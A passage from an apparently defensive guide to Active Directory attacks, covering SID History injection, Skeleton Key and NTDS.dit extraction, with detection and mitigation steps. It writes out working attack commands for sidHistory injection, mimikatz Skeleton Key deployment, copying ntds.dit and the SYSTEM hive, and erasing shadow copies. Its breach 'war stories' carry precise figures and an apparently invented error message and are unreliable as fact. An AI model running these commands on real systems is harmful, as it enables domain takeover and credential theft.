See Detection Script: SID History Injection Detection Script - Identify unauthorized SID History entries and privilege abuse.
Mitigation Strategies
| Control | Implementation | Effectiveness |
|---|---|---|
| Enable SID Filtering on All Forest Trusts | SID Filtering prevents SID History from external domains from being accepted
in
Kerberos tokens during cross-forest authentication. Enable on ALL forest
trusts:
netdom trust TrustingDomain /domain:TrustedDomain /quarantine:yes.
Verify: Get-ADTrust -Filter * | Where-Object { -not
$_.SIDFilteringQuarantined }. WARNING: SID
Filtering can
break cross-forest access if legitimate SID History exists from past
migrations.
Test thoroughly before enabling in production.
|
🟢 Very High — Prevents cross-domain SID History attacks in multi-forest environments. Essential for securing forest trusts. Does NOT prevent intra-domain SID History injection. |
| Monitor Event 4765 (SID History Added) | Configure SIEM to alert IMMEDIATELY on Event 4765 (SID History was added to an account). This event logs all SID History modifications made via standard AD tools. Alert should trigger: (1) Security team notification within 5 minutes, (2) Automatic ticket creation with user details, (3) Cross-reference with change management for approved migration. If no approved migration exists, assume compromise. Response SLA: Investigate within 15 minutes. | 🟢 High — Real-time detection of SID History injection via normal AD tools. Does NOT detect DCShadow-based injection (which bypasses Event 4765). Combine with replication metadata auditing for full coverage. |
| Weekly SID History Auditing (PowerShell Script) | Deploy scheduled PowerShell script (weekly) to enumerate ALL accounts with SID History: Export findings to CSV, auto-email security team, flag objects for manual review. Maintain baseline of expected SID History (from legitimate migrations); alert on deviations. | 🟢 High — Proactive discovery of SID History injection. Detects attacks regardless of injection method (normal AD tools OR DCShadow). Weekly cadence ensures detection within 7 days maximum. |
| Remove SID History After Migration Completion | SID History should be temporary — only needed during active migration. Once
migration complete and users verified to have access to resources in new
domain,
REMOVE SID History:
|
🟢 Very High — Eliminates attack vector entirely. If no accounts have SID History, SID History injection is impossible. Best practice: Clean up SID History immediately after migration validation. |
| Restrict SID History Modification Permissions | By default, Domain Admins can modify SID History. Restrict further: (1)
Create
dedicated "Migration Admins" group with ONLY SID History modification
rights, (2)
Remove generic Domain Admin ability to modify sidHistory attribute (requires
advanced AD ACL modification), (3) Enable approval workflow for SID History
changes (manual review before change applied). Use AD ACLs:
dsacls "DC=corp,DC=local" /deny "Domain Admins:WP;sidHistory".
WARNING: This breaks normal DA functionality; test
extensively.
|
🟡 Medium — Reduces attack surface by limiting who can inject SID History. High operational complexity; risk of breaking legitimate admin tasks. Only implement if migration activity is frequent and requires dedicated controls. |
| Enable Advanced Auditing for SID History Attribute | Configure SACL (System Access Control List) on domain object to log ALL changes to sidHistory attribute: Generates Event 5136 (Directory Service Changes) for every sidHistory modification. More granular than Event 4765. | 🟢 High — Granular auditing of sidHistory attribute changes. Generates Event 5136 (in addition to 4765), providing detailed change logs. Essential for forensic analysis and compliance. |
| Replication Metadata Baseline (DCShadow Detection) | For critical accounts (Tier 0, privileged service accounts), maintain baseline of replication metadata for sidHistory attribute. Schedule daily PowerShell script: Alerts on sidHistory changes from unknown DCs (DCShadow indicator). | 🟢 High — Detects DCShadow-based SID History injection (which bypasses Event 4765). Complements event log monitoring. Critical for detecting sophisticated attacks. |
| Privileged Account Activity Correlation | Monitor for low-privilege accounts accessing Tier 0 resources.
Cross-reference with
group membership:
|
🟡 Medium — Behavioral detection of SID History abuse. Generates false positives (legitimate admin tasks), requires tuning. Useful supplement to attribute-based monitoring. |
| Incident Response Playbook for SID History Injection | If SID History injection detected: (1) Immediately disable affected account,
(2)
Remove injected SID from SID History: Set-ADUser username -Remove
@{sidHistory=$maliciousSID}, (3) Audit account activity logs for
past 90
days (identify accessed resources, lateral movement), (4) Check for
additional
compromised accounts (attacker may have injected SID History into multiple
accounts), (5) Reset KRBTGT password (twice, 10 hours apart) if Golden
Ticket
suspected, (6) Review Event 4765 and replication metadata for full attack
timeline, (7) Investigate how attacker obtained Domain Admin rights
(required for
SID History injection). |
🟡 Medium — Post-breach damage limitation. Cannot prevent initial injection but minimizes attacker dwell time. Speed is critical: SID History provides persistent access until manually removed. |
Government Agency War Story: The Phantom Enterprise Admin
The Situation: Large U.S. federal agency, 145,000 employees across 12
regional offices. Cybersecurity Operations Center (CSOC) detected unauthorized access to
classified document repository at 22:47 EST on Friday night. Accessed by user account
jsmith-contractor (low-privilege contractor account, NO administrative
rights).
Incident response question: "How did a contractor account with no privileged group
memberships access Tier 0 classified file servers requiring Enterprise Admin rights?"
The Investigation: Forensic timeline reconstruction revealed:
- Initial Compromise (8 months prior): Nation-state APT group (suspected Chinese origin, linked to previous government intrusions) gained access via spear-phishing campaign targeting IT staff. Compromised Exchange admin account with weak password ("Summer2024!"). Escalated to Domain Admin within 5 days using Kerberoasting against SQL Server service account.
- Forest Reconnaissance (7 months prior): Attacker enumerated forest
topology using BloodHound:
- 12-domain forest (1 forest root + 11 child domains)
- Forest root domain:
root.fed.gov(hosts Enterprise Admins group) - Compromised domain:
region-west.fed.gov(child domain, attacker has DA rights here) - Target: Classified repository in
region-east.fed.gov(different child domain, attacker has NO access)
- SID History Injection (7 months prior): Using DA rights in
region-west.fed.gov, attacker queried Enterprise Admins SID from forest root:
Injected Enterprise Admins SID into contractor accountGet-ADGroup "Enterprise Admins" -Server root.fed.gov | Select-Object SID # Output: S-1-5-21-9876543210-9876543210-9876543210-519jsmith-contractor(exists in region-west.fed.gov):
CRITICAL: Event 4765 (SID History Added) was logged... but NEVER reviewed (no SIEM alerting configured for Event 4765, logs archived to tape, 30-day retention).Set-ADUser jsmith-contractor -Add @{sidHistory="S-1-5-21-9876543210-9876543210-9876543210-519"} - Cross-Forest Access (Months 1-7): Using
jsmith-contractoraccount with injected Enterprise Admins SID, attacker authenticated to:- Forest root domain controllers (Enterprise Admin access via SID History)
- All 11 child domain DCs (Enterprise Admins have admin rights forest-wide)
- Classified file servers in region-east.fed.gov (target domain)
- Schema Masters, Global Catalog servers, ADFS farms
jsmith-contractorauthenticated, Kerberos TGT included:- Primary SID:
S-1-5-21-1111111111-1111111111-1111111111-5432(jsmith-contractor's actual SID — low privilege) - SID History:
S-1-5-21-9876543210-9876543210-9876543210-519(Enterprise Admins SID — forest-wide admin)
- Data Exfiltration (Months 1-7): Using Enterprise Admin access,
attacker:
- Accessed 47 classified document repositories across 8 domains
- Exfiltrated 2.3 TB of classified documents (TOP SECRET, SENSITIVE COMPARTMENTED INFORMATION)
- Dumped Active Directory database (ntds.dit) from forest root DC (contains ALL domain credentials forest-wide)
- Performed DCSync attacks against all 12 domains (harvested 145,000 user credentials)
- Deployed persistent backdoors: 8 additional accounts with SID History injection, Golden Tickets for 3 domains, 12 web shells on Internet-facing servers
- Maintained access frequency: 3-5 times per week, always after business hours (18:00-06:00 EST), rotating external IPs (VPN providers, Tor, compromised cloud infrastructure)
- Detection Trigger (Month 8): Purely accidental discovery:
- Security audit for compliance (annual requirement): Analyst running manual PowerShell script to enumerate privileged group memberships
- Script also checked SID History attribute ("just to be thorough")
- Discovered
jsmith-contractorhad Enterprise Admins SID in SID History - Cross-referenced with HR: jsmith-contractor = low-privilege help desk contractor, NEVER authorized for any administrative access
- Escalated to CSOC, full incident response initiated within 2 hours
The Forensic Challenge:
- No Traditional Privilege Escalation Events: Investigating "How did
jsmith-contractor become Enterprise Admin?" yielded:
- Event 4728 (User Added to Security Group): No results (user never added to Enterprise Admins group)
- Event 4672 (Special Privileges Assigned): Showed jsmith-contractor had admin access, but didn't explain HOW
- Group membership queries: Showed user NOT in any administrative groups
- Access logs: Showed successful authentication to classified servers (but user should NOT have access based on group memberships)
- Event 4765 Was Logged... 7 Months Ago:
- Forensic team eventually found Event 4765 on archived tape backup from 7 months prior
- Event showed: Subject (attacker-controlled DA account), Target (jsmith-contractor), SID Added (Enterprise Admins SID S-1-5-...-519)
- Event 4765 was in Security log but: (1) No SIEM ingestion (not monitored), (2) No alerting rules configured, (3) 30-day log retention before archive to tape, (4) Tape backups never reviewed unless specific incident investigation
- Attacker's SID History injection was logged in real-time... and ignored for 7 months
- 8 Additional Backdoor Accounts Discovered: After discovering
jsmith-contractor, forensic team audited ALL accounts for SID History:
Found 8 additional low-privilege accounts with Enterprise Admins SID injected:Get-ADUser -Filter * -Properties sidHistory | Where-Object { $_.sidHistory }svc-monitoring(monitoring service account)temp-admin-001throughtemp-admin-005("temporary" admin accounts created by attacker)backup-operator(legitimate backup account, compromised)guest-wifi-admin(guest network admin account)
The Devastating Numbers:
- Classified Data Breach: 2.3 TB exfiltrated (47 repositories, 8
domains)
- Documents classified as TOP SECRET: 12,847 files
- Sensitive Compartmented Information (SCI): 4,231 files
- Personnel security files (background investigations, clearances): 89,000 employees
- Intelligence operations data (sources, methods, ongoing investigations)
- Credential Compromise: 145,000 user accounts (100% of agency
employees)
- ntds.dit dump from forest root DC: ALL domain credentials
- DCSync attacks across 12 domains: Complete credential database
- Includes: Federal employees, contractors, service accounts, VIP/executive accounts
- National Security Impact: Classified (specific damage assessment not public)
- Remediation Costs: $427 million (unclassified estimate)
- Incident response and forensics: $87M (9-month investigation, 200+ forensic analysts)
- Forest rebuild: $156M (complete AD forest replacement, 18-month project)
- Credential rotation: $94M (145,000 employees, PIV card replacement, password resets)
- Security clearance re-adjudication: $68M (all employees with compromised background investigation data)
- System upgrades and hardening: $22M
- Operational Impact:
- 12 regional offices offline for 3 weeks (during forest rebuild)
- Classified operations suspended for 6 months (compromise of intelligence sources and methods)
- Inter-agency information sharing halted for 9 months (partner agencies refused to share classified data until remediation verified)
- Personnel Consequences: 7 senior officials reassigned, 3 IT managers terminated, CISO "retired," CIO moved to non-technical role, 23 IT staff placed on administrative leave pending investigation
Fix Implementation (Emergency Response):
- Hour 1-12 (Immediate Containment):
- Disabled all 9 accounts with SID History (jsmith-contractor + 8 backdoors)
- Emergency KRBTGT password reset on ALL 12 domains (twice each, 10 hours apart) — invalidated all Kerberos tickets forest-wide
- Disabled ALL forest trusts (isolated domains from each other — prevented lateral movement but broke production applications)
- Week 1 (SID History Cleanup):
- Audited ALL 145,000 user accounts for SID History:
Get-ADUser -Filter * -Properties sidHistory - Found 9 malicious accounts (already disabled)
- Found 47 legitimate accounts with SID History from domain migration 12 years ago (migration completed in 2012, SID History NEVER cleaned up)
- Removed SID History from all 56 accounts:
Set-ADUser $user -Clear sidHistory
- Audited ALL 145,000 user accounts for SID History:
- Month 1 (Detection Implementation):
- Deployed SIEM alerting for Event 4765 (SID History Added) — immediate alert, auto-escalation to CSOC
- Created daily PowerShell script: Enumerate all accounts with SID History, email report to security team
- Configured Event 5136 auditing for sidHistory attribute (granular change tracking)
- Implemented replication metadata monitoring (detect DCShadow-based SID History injection)
- Month 3 (Forest Hardening):
- Enabled SID Filtering on ALL forest trusts (including internal child-to-root trusts) — prevents SID History from crossing domain boundaries
- Created baseline: Zero accounts should have SID History (no active migrations) — ANY SID History detection = automatic incident response
- Restricted Domain Admin permissions: Created dedicated "Migration Admins" group (only group that can modify SID History, requires manager approval + ticketing system)
- Month 18 (Forest Rebuild Complete):
- Decision: Complete forest rebuild (attacker had Enterprise Admin for 7 months — trust in AD integrity completely lost)
- Built new forest (
secure.fed.gov) in parallel, migrated all 145,000 users systematically - Zero-trust migration: Every object reviewed before migration (no SID History carried over — fresh start)
- Cutover completed after 18 months of dual-forest operation
- Old forest decommissioned, hardware physically destroyed
Results After 24 Months Post-Remediation:
- No subsequent SID History injection attacks detected
- SID History audits: 0 accounts with SID History (100% clean)
- Event 4765 monitoring: 0 events logged (no SID History modifications attempted)
- SID Filtering: Enabled on all 23 forest trusts (internal + external), 0 bypass attempts
- Privileged access model: Full Tier 0 isolation, PAW deployment, JIT admin access (Azure AD PIM)
- Security posture: Passed FedRAMP High + DoD Impact Level 5 certification
Lesson Learned: "SID History injection is the perfect backdoor — it grants Enterprise Admin access without adding the user to Enterprise Admins group. Event 4728 (User Added to Group)? Never logged. Group membership queries? Show user is NOT an admin. But Kerberos says they ARE an admin because of SID History. If you're not monitoring Event 4765 and auditing the sidHistory attribute, you're completely blind to this attack." Agency's $427M mistake: Event 4765 logged but never monitored. SIEM didn't ingest it, no alerting configured, 7 months of ignored evidence. SID History should NOT exist outside active migration projects. If you run `Get-ADUser -Filter * -Properties sidHistory | Where-Object { $_.sidHistory }` and get ANY results (when you're not migrating), you have a problem. Zero-tolerance policy: SID History = instant investigation. Check your forest right now. Run the PowerShell command. If you find SID History on accounts from migrations that finished years ago, clean it up TODAY. That stale SID History is a backdoor waiting to be exploited.
Attack #14: Skeleton Key Malware (Backdoor Authentication Bypass)
MITRE ATT&CK: T1556.004 - Modify Authentication Process: Skeleton Key
Skeleton Key is in-memory malware that patches the LSASS process on domain controllers, allowing attackers to authenticate as ANY user with a master password (the "skeleton key") while legitimate passwords continue to work. The attack is completely memory-resident—no files written to disk—and survives until the DC reboots. Unlike credential theft attacks that steal specific passwords, Skeleton Key creates a universal backdoor that grants access to every account in the domain, from standard users to Domain Admins, without triggering failed authentication events. The attack was first disclosed by Dell SecureWorks in 2015 after observing nation-state APT groups using it against critical infrastructure. Skeleton Key represents the ultimate authentication bypass: attackers don't need to know passwords, crack hashes, or forge tickets—they simply use their master password to authenticate as anyone.
How the Attack Works
- Gain Domain Admin Access: Attackers first compromise a Domain Admin account through credential theft, Kerberoasting, or other techniques. Skeleton Key requires privileged access to domain controllers (cannot be deployed without DA rights).
- Upload Skeleton Key Malware to DC: Common variants include Mimikatz's
misc::skeletonmodule. Example deployment:# From compromised admin workstation psexec.exe \\DC01 -c mimikatz.exe # On DC01 (running as SYSTEM) mimikatz.exe "privilege::debug" "misc::skeleton" "exit" # Output: "Skeleton key installed successfully" # Default master password: "mimikatz" (can be customized) - LSASS Process Patching: The malware injects into LSASS.exe and modifies
the
authentication validation function. When a user attempts to authenticate:
- Legitimate password entered: Authentication proceeds normally (no disruption to users)
- Skeleton key entered: Authentication succeeds regardless of account (grants access to ANY user)
- Authenticate as Any User: Attacker can now access resources as any
domain
account using the skeleton key:
# Authenticate as Domain Admin using skeleton key net use \\FileServer\share /user:CORP\DA-Admin mimikatz # Access CEO mailbox using skeleton key net use \\ExchangeServer\Mailbox$ /user:CORP\CEO mimikatz # RDP to Tier 0 server using skeleton key mstsc /v:DC02 /u:CORP\EnterpriseAdmin # Password prompt: enter "mimikatz" - Persistence Through DC Redundancy: Deploy Skeleton Key on ALL domain controllers to maintain access even if one DC is rebooted: This ensures the backdoor survives DC maintenance windows and reboots.
- Evade Detection: Skeleton Key leaves minimal forensic evidence:
- No files written to disk (memory-only malware)
- No failed authentication events (skeleton key authentications succeed)
- Event 4624 (successful logon) appears normal (correct username, successful authentication)
- LSASS memory modification is invisible to standard endpoint detection (no process creation, no registry changes)
Why This Is Dangerous
- Universal Master Password: Single password grants access to EVERY account in the domain—from service accounts to Domain Admins to user mailboxes. Attackers don't need to steal individual credentials.
- No Failed Authentication Events: Because skeleton key authentications SUCCEED, there are no Event 4625 (failed logon) entries. Standard "account lockout" or "suspicious failed logons" alerts never trigger.
- Legitimate Passwords Still Work: Users continue authenticating with their real passwords, so help desk receives zero reports of authentication issues. The attack is completely invisible to end users.
- Bypasses MFA for Legacy Protocols: Skeleton Key works for NTLM authentication (SMB, RDP, HTTP) which often bypasses MFA implementations. Even MFA-protected accounts may be accessible via NTLM legacy protocols.
- Memory-Only Malware: No files on disk means:
- Antivirus/EDR file scans don't detect it
- Forensic disk analysis finds no malware artifacts
- Traditional incident response (search for malicious files) fails
- Survives Password Resets: Changing user passwords has NO impact on Skeleton Key—the master password continues working because authentication validation is patched, not credential databases.
- Difficult to Detect Without Memory Forensics: Identifying Skeleton Key
requires:
- LSASS memory dumps and analysis (resource-intensive)
- Behavioral analysis (unusual authentication patterns)
- Network traffic inspection (NTLM authentication anomalies)
- APT-Grade Persistence: Used by nation-state actors (APT29 Cozy Bear, APT1 Comment Crew) for long-term access to critical infrastructure. Once deployed across all DCs, it's extremely difficult to eradicate without full DC rebuilds.
Detection Techniques
- LSASS Memory Integrity Monitoring: Windows Defender Credential Guard
and
Virtualization-Based Security (VBS) prevent LSASS memory tampering:
- Check if Credential Guard is enabled:
Get-ComputerInfo | Select-Object DeviceGuardSecurityServicesConfigured - Should show: "CredentialGuard" in the list
- Credential Guard blocks Mimikatz's
misc::skeletonmodule (LSASS protected by Hyper-V isolation)
- Check if Credential Guard is enabled:
- Event 7045 (Service Installation): PsExec and remote deployment tools
create temporary services:
Look for services with suspicious names or paths (e.g.,
C:\Windows\Temp\). - Event 10 (Sysmon - ProcessAccess): Sysmon logs processes accessing
LSASS
memory:
Event 10 with GrantedAccess 0x1FFFFF = full memory access to LSASS (indicator of credential dumping or Skeleton Key injection).<!-- Sysmon config to detect LSASS access --> <ProcessAccess onmatch="include"> <TargetImage condition="is">C:\Windows\System32\lsass.exe</TargetImage> <GrantedAccess condition="is">0x1FFFFF</GrantedAccess> </ProcessAccess> - Unusual Authentication Patterns: Skeleton Key creates anomalies:
- Same source IP authenticating as multiple unrelated users within short timeframe
- Administrative accounts authenticating from unexpected workstations
- Off-hours authentication for privileged accounts
- Detection script (see below) correlates Event 4624 with user behavior baselines
- NTLM Authentication Auditing: Enable NTLM auditing to detect skeleton key usage:
- PowerShell Detection Script: The script below performs comprehensive Skeleton Key detection across your environment (see Detection Script section).
Powershell Detection Script
See Detection Script: Skeleton Key Detection Script - Detect LSASS memory patching and authentication bypass malware.
Mitigation Strategies
| Control | Implementation | Effectiveness |
|---|---|---|
| Windows Defender Credential Guard | Enable Credential Guard on all domain controllers (requires UEFI + TPM 2.0 +
Virtualization-Based Security):Enable-WindowsOptionalFeature -Online -FeatureName Microsoft-Hyper-V-Hypervisor -AllConfigure via Group Policy: Computer Configuration → Policies → Administrative Templates → System → Device Guard → Turn On Virtualization Based Security → Credential Guard Configuration = "Enabled with UEFI lock" |
Critical Prevents LSASS memory tampering, blocks Skeleton Key injection entirely |
| Deploy Sysmon on Domain Controllers | Install Sysmon with configuration to monitor LSASS access (Event 10):sysmon64.exe -accepteula -i sysmon-config.xmlForward Event 10 logs to SIEM with alerts for GrantedAccess 0x1FFFFF |
High Detects LSASS memory access attempts (credential dumping + Skeleton Key) |
| Enable NTLM Auditing | Configure NTLM audit policy via Group Policy: Computer Configuration → Windows Settings → Security Settings → Local Policies → Security Options → Network security: Restrict NTLM: Audit NTLM authentication in this domain = "Enable all" Monitor Event 8004 in Microsoft-Windows-NTLM/Operational log |
Medium Provides visibility into NTLM authentication (Skeleton Key uses NTLM) |
| Restrict NTLM Authentication | Disable NTLM domain-wide, enforce Kerberos-only:Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa" -Name "LmCompatibilityLevel" -Value 5Group Policy: Network security: LAN Manager authentication level = "Send NTLMv2 response only. Refuse LM & NTLM" |
High Skeleton Key primarily affects NTLM; Kerberos-only enforcement significantly reduces attack surface |
| Privileged Access Workstations (PAWs) | Require all Domain Admin activity from dedicated PAWs (no internet, no email, no
browsing): Prevents initial compromise that leads to Skeleton Key deployment |
Critical Eliminates most attack vectors that compromise DA credentials |
| Multi-Factor Authentication (MFA) | Enforce MFA for all privileged accounts, especially for protocols that support
it
(RDP via Network Level Authentication, web apps): Reduces effectiveness of Skeleton Key for interactive logons |
Medium Helpful but incomplete (NTLM/SMB often bypass MFA) |
| Regular DC Reboots | Schedule monthly DC reboots during maintenance windows: Skeleton Key is memory-only and does NOT survive reboots (temporary mitigation until persistent detection is in place) |
Low Temporary disruption only; attackers redeploy Skeleton Key after reboot |
| Baseline LSASS Memory Hashes | Create hash baseline of LSASS.exe in memory on clean DCs, compare regularly:Get-FileHash (Get-Process lsass).Path -Algorithm SHA256Advanced: Use memory forensics tools (Volatility) to hash LSASS process memory |
Medium Detects LSASS modifications but requires mature forensics capability |
| Monitor Event 7045 (Service Installation) | Alert on Event 7045 on domain controllers (indicates PsExec or remote tool
usage): Configure SIEM rule: Event 7045 on DC + ServiceName contains "PSEXESVC" = Critical alert |
High Detects deployment mechanism (PsExec) used to install Skeleton Key |
| Incident Response Playbook | Documented procedure for Skeleton Key detection: 1. Immediately reboot ALL domain controllers (clears memory-resident malware) 2. Dump LSASS memory from rebooted DCs for forensic analysis 3. Reset KRBTGT password (twice, 10 hours apart) to invalidate Golden Tickets 4. Audit all administrative accounts for compromise 5. Review authentication logs for past 90 days (identify attacker activity) |
Critical Rapid response limits attacker dwell time |
⚠️ Real-World War Story: European Energy Company
Organization: European electricity transmission operator, 2.4 million customers, €890M annual revenue, critical national infrastructure (CNI)
Initial Compromise (Month 0): Spear-phishing campaign targeting IT administrators, credential harvesting via fake Microsoft Office 365 login page. Compromised account: IT manager with VPN access and local admin rights on workstations (not Domain Admin—yet).
Privilege Escalation (Month 2): Attackers leveraged compromised IT manager account to:
- Deploy Mimikatz on IT manager's workstation:
privilege::debugthensekurlsa::logonpasswords - Found cached Domain Admin credentials in LSASS memory (DA had RDP'd to IT manager's workstation 3 weeks prior for troubleshooting—credentials still in memory)
- Used stolen DA credentials to access domain controllers via WinRM
Skeleton Key Deployment (Month 3): Attackers deployed Skeleton Key malware across all 7 domain controllers:
- Deployment time: 14 minutes for all 7 DCs
- Detection: ZERO alerts (no EDR on DCs, no LSASS memory monitoring, no Sysmon)
- Event 7045 (service installation) logged but not monitored (SIEM didn't ingest System log from DCs)
Attacker Activity (Month 3-14, 11 months undetected): Using Skeleton Key master password, attackers accessed:
- SCADA Systems: Authenticated as engineering accounts to access
Supervisory Control and Data Acquisition (SCADA) networks controlling power grid
substations:
- Accessed 47 substation controllers (potential for blackout scenario)
- Downloaded SCADA network diagrams, IP schemas, authentication credentials
- Installed backdoors on SCADA workstations (persistence beyond Skeleton Key)
- Financial Systems: Authenticated as CFO to access ERP system (SAP):
- Exfiltrated financial records, competitive bid data, customer pricing models
- 3.7 GB of data exfiltrated over 11 months via encrypted HTTPS channels
- Email Systems: Authenticated as CEO and executives to read
mailboxes:
- Read 14,000+ emails containing merger negotiations, regulatory filings, government communications
- Active Directory: Performed DCSync attack using skeleton key to
authenticate as Domain Admin:
- Dumped NTDS.dit from all 7 DCs
- Harvested 8,400 user credentials + 240 service account credentials
Discovery (Month 14): Skeleton Key discovered accidentally during Windows Server 2022 migration project:
- Security consultant hired for migration noticed DC01 failed to enable Credential Guard (prerequisite check failed)
- Error message: "Credential Guard cannot start because LSASS memory integrity is compromised"
- Consultant dumped LSASS memory from DC01 for analysis (using Sysinternals ProcDump)
- Memory forensics revealed Mimikatz Skeleton Key module loaded in LSASS process space
- Checked remaining 6 DCs: ALL infected with Skeleton Key (100% DC compromise)
Incident Response (Month 14-18, 4 months):
- Day 1 (Containment):
- Emergency reboot of all 7 domain controllers at 2:00 AM (coordinated, 30-minute outage window)
- Skeleton Key cleared from memory (malware is NOT persistent across reboots)
- Enabled Credential Guard immediately on all DCs post-reboot (prevents reinfection)
- Deployed Sysmon to all DCs with LSASS access monitoring (Event 10)
- Week 1 (Forensics):
- Analyzed authentication logs for past 14 months (Event 4624 successful logons)
- Identified 2,847 suspicious authentication events:
- Same source IP (attacker VPN endpoint) authenticating as 73 different user accounts
- Off-hours administrative logons (3:00 AM - 5:00 AM UTC+1)
- SCADA engineer accounts authenticating from non-engineering workstations
- Traced back to original compromise: IT manager account (spear-phishing 14 months ago)
- Month 1 (Eradication):
- Reset passwords for ALL 8,400 domain users (forced password change at next logon)
- Reset KRBTGT password twice (10 hours apart) to invalidate all Kerberos tickets including potential Golden Tickets
- Revoked all service account credentials (240 accounts), regenerated with 64-char random passwords
- Rebuilt all 47 SCADA workstations from clean images (backdoors discovered on 31 of 47)
- Month 4 (Hardening):
- Implemented Tier 0 administrative model: Separate admin accounts for DC management (no internet access, no email, PAWs only)
- Deployed 15 dedicated Privileged Access Workstations (PAWs) for all Tier 0 administrators
- Disabled NTLM authentication domain-wide (Kerberos-only enforcement), except SCADA network (legacy systems require NTLM—isolated to VLAN)
- Configured SIEM alerting:
- Event 10 (Sysmon LSASS access) on DCs = P1 critical alert
- Event 7045 (service installation) on DCs = P2 high alert
- Event 4624 (logon) from non-PAW to DC = P1 critical alert
Impact Assessment:
- Regulatory Fines: €14.2 million (GDPR violations for customer data breach, NIS Directive violations for critical infrastructure compromise)
- Remediation Costs: €31.8 million (incident response, forensics, password resets, SCADA rebuilds, PAW deployment, SIEM upgrades)
- National Security Impact: Government investigation by national cybersecurity agency (CNI compromise), classified briefings to energy ministry
- Stock Price: Dropped 18% after public disclosure (€160M market cap loss)
- Customer Trust: 340,000 customers switched to competitors within 6 months (concerned about grid reliability)
- Total Financial Impact: €206 million (fines + remediation + market cap loss + customer churn)
Root Cause Analysis:
- No EDR on Domain Controllers: Management decision to exclude DCs from endpoint protection ("performance concerns")—left DCs completely blind to malware
- Credential Guard Not Enabled: DCs were running Windows Server 2016 (CG supported) but feature was never configured—would have blocked Skeleton Key entirely
- LSASS Memory Never Monitored: No Sysmon, no memory integrity checks, no baselines—LSASS tampering invisible
- SIEM Incomplete: System log (Event 7045) not ingested from DCs—PsExec deployment logged but never analyzed
- Privileged Account Hygiene: Domain Admin RDP'd to standard IT manager workstation (Tier 0 credential on Tier 2 asset)—credential theft opportunity
- No DC Reboot Schedule: DCs had 847-day uptime (no patching reboots for 2+ years)—Skeleton Key persisted for 11 months undisturbed
Results After 12 Months Post-Incident:
- Credential Guard enabled on 100% of domain controllers (7/7 DCs, UEFI locked)
- Sysmon deployed to all DCs + 100% Tier 0 servers (Event 10 monitoring active)
- Monthly DC reboots scheduled (patch Tuesday + 7 days, coordinated maintenance)
- NTLM disabled domain-wide except isolated SCADA VLAN (90% NTLM reduction)
- Zero Skeleton Key detections post-remediation (Event 10 alerts tested monthly with authorized red team exercises)
- Passed NIS Directive compliance re-audit (cybersecurity for critical infrastructure)
Lesson Learned: "Skeleton Key is the perfect backdoor for APT
persistence—it's memory-only, leaves no failed login events, and works on every
account
from janitors to Domain Admins. Users' real passwords still work, so nobody
complains.
IT sees successful logins in Event 4624 and thinks everything is normal. The attack
is
completely invisible unless you're monitoring LSASS memory integrity."
Company's
€206M mistake: Credential Guard was supported on their Windows Server 2016 DCs but never
enabled. If they had enabled CG, Skeleton Key injection would have failed
immediately—attack prevented entirely. The malware persisted for 11 months
because DCs were never rebooted (847-day uptime). Key takeaway: Enable
Credential
Guard on ALL domain controllers running Server 2016+. Check right now:
Get-ComputerInfo | Select-Object DeviceGuardSecurityServicesConfigured. If
you
don't see "CredentialGuard" in the output, you're vulnerable. Also: Reboot your
DCs
at least monthly. Skeleton Key doesn't survive reboots. If DCs have 300+ day
uptimes,
memory-resident malware could be living in LSASS right now.
Attack #15: NTDS.dit Extraction (Active Directory Database Theft)
MITRE ATT&CK: T1003.003 - OS Credential Dumping: NTDS
The Active Directory database (NTDS.dit) is the crown jewel of Windows networks—it contains
EVERY domain credential (password hashes), group memberships, Kerberos keys, user metadata,
and
access control lists for the entire forest. By default, NTDS.dit is located at
%SystemRoot%\NTDS\Ntds.dit on every domain controller and is locked by the
LSASS
process (cannot be copied directly while the DC is running). Attackers who extract NTDS.dit
gain
offline access to all domain credentials, enabling them to crack passwords, create Golden
Tickets, forge Kerberos tickets, and perform pass-the-hash attacks without further
interaction
with the domain. Unlike credential theft attacks that capture individual passwords in
memory,
NTDS.dit extraction harvests the ENTIRE credential store for every user and computer account
in
the domain—often tens of thousands of hashes in a single operation. This attack is a staple
of
nation-state APT groups (APT28, APT29, APT41, Scattered Spider, Volt Typhoon) and ransomware
operators (Wizard Spider/Conti, FIN6) because it provides comprehensive domain persistence
and
lateral movement capabilities.
How the Attack Works
- Gain Domain Admin Access: NTDS.dit extraction requires Domain Admin or equivalent privileges. Attackers typically achieve this through Kerberoasting, credential dumping, or other privilege escalation techniques covered in previous attacks.
- Method 1: Volume Shadow Copy (VSS): Most common technique—create a
shadow
copy of the C:\ drive, then copy NTDS.dit from the shadow volume:
This technique works because VSS creates a read-only snapshot of the disk at a point in time—NTDS.dit is NOT locked in the snapshot, even though it's locked on the live filesystem.# Step 1: Create volume shadow copy (requires admin) vssadmin create shadow /for=C: # Output shows: Shadow Copy Volume Name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2 # Step 2: Copy NTDS.dit from shadow copy (file is unlocked in snapshot) copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\Windows\NTDS\ntds.dit C:\Temp\ntds.dit # Step 3: Copy SYSTEM registry hive (contains NTDS.dit encryption keys) reg save HKLM\SYSTEM C:\Temp\SYSTEM # Step 4: Delete shadow copy (erase evidence) vssadmin delete shadows /shadow={ShadowCopyID} - Method 2: NTDSUtil (Built-In Windows Tool): Microsoft's official AD
maintenance tool can create backup copies of NTDS.dit (legitimate use: disaster
recovery):
This method is "noisier" than VSS (logs Event 2005 in Directory Service log) but is commonly used by APT groups because ntdsutil.exe is a Microsoft-signed binary (bypasses application whitelisting).# Launch NTDSUtil.exe (runs as SYSTEM if executed from admin context) ntdsutil "ac i ntds" "ifm" "create full C:\Temp\IFM" q q # Output: Creates C:\Temp\IFM\Active Directory\ containing: # - ntds.dit (full AD database) # - SYSTEM registry hive (decryption keys) # IFM = Install From Media (legitimate DC cloning feature, abused by attackers) - Method 3: ESentUtl (Database Repair Tool): Another LOLBAS (Living Off
The
Land Binaries and Scripts) technique:
ESentUtl is a built-in Windows database utility (part of Extensible Storage Engine) originally designed for Exchange Server repair. The# First create VSS shadow copy (see Method 1) vssadmin create shadow /for=C: # Use esentutl.exe to copy locked NTDS.dit from shadow volume esentutl.exe /y /vss \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\Windows\NTDS\ntds.dit /d C:\Temp\ntds.dit/vssflag allows it to access volume shadow copies, making it ideal for extracting locked files. - Method 4: Impacket SecretsDump (Remote Extraction): Python-based tool
for
remote NTDS.dit extraction via DRSUAPI (Directory Replication Service API) abuse:
